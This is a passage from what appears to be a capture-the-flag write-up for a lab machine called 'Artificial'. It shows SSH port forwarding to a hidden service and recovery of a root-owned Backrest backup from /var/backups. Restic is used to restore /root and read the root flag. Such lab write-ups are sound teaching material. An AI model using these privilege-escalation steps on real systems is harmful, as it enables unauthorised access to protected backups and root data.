
Found some active ports, but 9898 was hidden from Nmap — setting up local port forwarding to see what’s running behind it.
┌──(kali㉿kali)-[~/Artificial]└─$ ssh-L9898:127.0.0.1:9898 gael@10.10.11.74
gael@10.10.11.74's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64) * Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
System information as of Sat 02 Aug 2025 05:59:55 PM UTC
System load: 0.0 Usage of /: 63.1% of 7.53GB
Memory usage: 37%
Swap usage: 0%
Processes: 297 Users logged in: 1 IPv4 address for eth0: 10.10.11.74
IPv6 address for eth0: dead:beef::250:56ff:feb9:52f8
=> There is 1 zombie process.
Expanded Security Maintenance for Infrastructure is not enabled.
0 updates can be applied immediately.
Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudoapt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Sat Aug 217:59:56 2025 from 10.10.16.37
gael@artificial:~$
Gael’s creds didn’t work here,
Looked into Backrest backup
gael@artificial:/var/backups$ ls-laZtotal 51228drwxr-xr-x 2 root root ? 4096 Aug 219:16 .drwxr-xr-x 13 root root ? 4096 Jun 2 07:38 ..-rw-r--r-- 1 root root ? 38602 Jun 910:48 apt.extended_states.0
-rw-r--r-- 1 root root ? 4253 Jun 9 09:02 apt.extended_states.1.gz
-rw-r--r-- 1 root root ? 4206 Jun 2 07:42 apt.extended_states.2.gz
-rw-r--r-- 1 root root ? 4190 May 2713:07 apt.extended_states.3.gz
-rw-r--r-- 1 root root ? 4383 Oct 272024 apt.extended_states.4.gz
-rw-r--r-- 1 root root ? 4379 Oct 192024 apt.extended_states.5.gz
-rw-r--r-- 1 root root ? 4367 Oct 142024 apt.extended_states.6.gz
-rw-r----- 1 root sysadm ? 52357120 Mar 422:19 backrest_backup.tar.gz
Didn’t have permission to extract the file in place, so I extracted it in the /tmp directory instead.


Used Restic CLI commands ****to initialize a repo in /tmp, restored the /root backup, then dumped root.txt from the shell to capture the **root flag**.